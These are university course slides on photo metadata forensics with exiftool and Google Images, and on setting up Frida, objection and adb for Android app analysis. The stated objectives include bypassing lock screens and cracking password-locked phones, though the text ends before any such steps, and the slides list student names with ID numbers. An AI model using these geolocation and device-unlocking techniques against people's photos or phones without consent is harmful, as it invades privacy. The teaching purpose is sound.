


# OPERATING SYSTEM SECURITY (CYS337)

## PHOTO DEBUGGING & ANDROID APP DEBUGGING PLUS PIN BYPASS

**A Presentation by Group 1 Kapasa Makasa University 3rd Year Cybersecurity Students**

**Prepared for Mr. Mwashi Matela**

# GROUP 1

| NO. | NAME | S.I.N |
|---|---|---|
| 1 | James Soko | 20231392 |
| 2 | Evans Bwalya | 20231947 |
| 3 | Mary Chanda | 20231336 |
| 4 | Alinaswe Simfukwe | 20231405 |
| 5 | Nelson Kapinga | 20231839 |
| 6 | Denson Chishala | 20231413 |
| 7 | Cuthbelt  Ndhlovu | 20231784 |
| 8 | Gabriel Hichintu | 20231919 |
| 9 | Nkonde Anthony | 20230032 |
| 10 | Gabriel Kapampwe | 20230192 |

# GROUP 1(CONTINUES...)

| NO. | NAME | S.I.N |
|---|---|---|
| 11 | Angela Bwalya | 20231710 |
| 12 | Asneli Banda | 20231926 |
| 13 | Samuel Chshimba | 20232073 |
| 14 | Bethsaida Chileshe | 20230495 |
| 15 | Mwape Musonda | 20231716 |
| 16 | Malupande Luckson | 22175237 |
| 17 | Henry Mutale | 20231604 |
| 18 | Chembo Major | 22175219 |
| 19 | Praise Kabwe | 22175214 |
| 20 | George Mwape | 22175203 |

# GROUP 1(CONTINUES...)

| NO. | NAME | S.I.N |
|---|---|---|
| 21 | Violet Kikumbaila | 20231791 |
| 22 | Florence Mate | 20231587 |
| 23 | Nchimunya Faith Moono | 20231552 |
| 24 | Elvis Sonkwe | 20231254 |
| 25 | | |
| 26 | | |
| 27 | | |
| 28 | | |
| 29 | | |
| 30 | | |

# OBJECTIVES

- Understanding **photo debugging** using **exiftool** and other methods including Open Source Intelligence (OSINT) with **Google Images**.
- Understanding what an **Emulator** is and how to install **Android Emulators** like **Bluestacks 5** and **MEmu**.
- Understanding what **frida** is and how to install its dependencies like **Python**, **frida-tools**, **objections** and the right **Frida Android Server** on **Windows**.
- Understanding what **SDK platform-tools** are, how to install and set up the **Environmental Variable** Path.

# OBJECTIVES (CONTINUES…)

- Understanding how to **bypass** an **Android lock screen** on both the **Actual Device** and **Emulator** using **adb**.
- Understanding how to **debug** or **manipulate Android Apps** using **frida**.
- Understanding the **Android OS vulnerabilities** and how to **exploit** them using the **Fat-Rat** and **Remediation** plans towards them.



# PHOTO DEBUGGING

**Using ExifTool, Google Images and Other Manual Methods**

# QUESTION

- Avail the following information

1. Where the photo was **taken from**
2. **Device used**,
3. **Time** and **date**,
4. **Operating Systems** running on that same device and as well as other
5. **Relevant information**.

# ANALYZING IMAGE METADATA



# INTRODUCTION


- **Analyzing image metadata** involves extracting and interpreting data embedded within an image file that describes attributes such as the camera settings, location, creation date, and even editing history.
- This metadata is typically stored in formats like **EXIF (Exchangeable Image File Format)**.
- **Metadata Extraction Tools** include the exiftool

# LIMITATIONS


1. **Not all images have metadata** – PNGs often have limited metadata
2. **Metadata can be edited or erased** – Social media uploads
3. **Privacy Risk** — GPS and author info can reveal sensitive data.

# ONLINE IMAGE

- Download the photo received via Email





- Save it to your preferred **Folder**, in this case **Labs** under **Operating System Security**



# ONLINE IMAGE (CONTINUES…)


- **Download** and **install** exiftool in Linux with **sudo apt-get install exiftool** and examine the image (100106491.jpg) meta data.




- Notice that the **metadata was erased** and just showed the recent device info.

# IMAGE IN A ZIPPED FILE

- Mr. Mwashi Matela sent the **images.zip** via WhatsApp, **extract** the zipped file then navigate to the extracted Folder called **images**.
- Double click on the photo to open it then right click to check the **file info** and view the **metadata**.





# IMAGE IN A ZIPPED FILE (CONTINUES…)

- **Download** the **ExifTool** on their official website and select for Windows based on your device architecture.
- **Unzip** the exiftool zipped file, navigate to the unzipped folder and **rename** the executable file **exiftool**.
- **Copy** and **paste** the unzipped Folder on your **C:** drive and paste the target image in the exiftool-13.29_64 folder.
- Inside the C:\ drive, open CMD and run the commands below
- **cd exiftool-13.29_64**
- **exiftool-13.29_64>exiftool.exe IMG_1286.jpg**

# EXIFTOOL RESULTS


- Will display all the information during the presentation, but here are some relevant information.




# GOOGLE IMAGES

- To know the location, will use Google Images search as shown below



# GOOGLE IMAGES (CONTINUES...)

- Notice the **logo** on the Image and the name **Southern Sun Ridgeway**, will utilize that to filter our search. We have our **location**!!!



# RESULTS

| META DATA | MORE INFORMATION |
| --- | --- |
| Location | The Southern Sun Ridgeway Hotel - Lusaka, Zambia |
| Device | Canon EOS 70D |
| Firmware (OS) | 1.1.1 (Canon proprietary RTOS) |
| Date/Time | July 29, 2023 at 04:20 PM |
| Size | 5472 x 3648 1.5 MB 240 dpi 24 bit |
| Software | Adobe Photoshop Lightroom Classic 8.0 (Windows) |



# ANDROID VULNERABILITIES & WAYS TO BYPASS THE LOCK SCREEN

**Using frida, adb, fastboot, CiLocks & Fat-Rat**

# QUESTION

- Download and Install **Bluestacks 5**
- Research on the security **vulnerabilities** of Android Operating System
- Crack password locked Android Operating System using a tool called **Frida**




# FRIDA


# INTRODUCTION

- **Frida** is an open-source dynamic instrumentation framework primarily used for dynamically analyzing and manipulating the behavior of mobile apps.
- It is commonly used for

1. Reverse engineering
2. Bypass root detection
3. Monitor API usage
4. Security testing
5. Modify app behaviour


# PYTHON & FRIDA

- Download **python** for Windows.
- Open **Command Prompt (CMD)** and install Frida with the command **python -m pip install frida**




# FRIDA SERVER

- Next, we need to **install** the **Frida Server** with the command **python -m pip install frida-tools**




# OBJECTION

- Next, we need to **install** the **Objection** with the command **python -m pip install objection**




# DEVICE ARCHITECTURE & FRIDA VERSION

- Check the device architecture with the command **adb shell getprop ro.product.cpu.abi** via Command Prompt (CMD)





- Check the Frida version with the command **frida --version** via CMD.




# FRIDA ANDROID SERVER

- Based on the Device Architecture and the Frida Version, download the Android Frida Server via **GitHub**.
- To filter your search, use Ctrl + F and type Android then locate your target file.




- **Extract** the downloaded file, **rename** the file inside to frida.






# SDK PLATFORM-TOOLS

# INTRODUCTION

- **Android SDK Platform-Tools** is a component for the Android SDK.
- They are a collection of command-line tools provided by **Google** that are essential for Android development and debugging.
- They include tools that interface with the Android platform, primarily **adb (Android Debug Bridge)** and **fastboot**.
- Some features may require **USB debugging** enabled on the Android device.
- **OEM drivers** may be required for Windows users to detect the device properly.

# DOWNLOAD

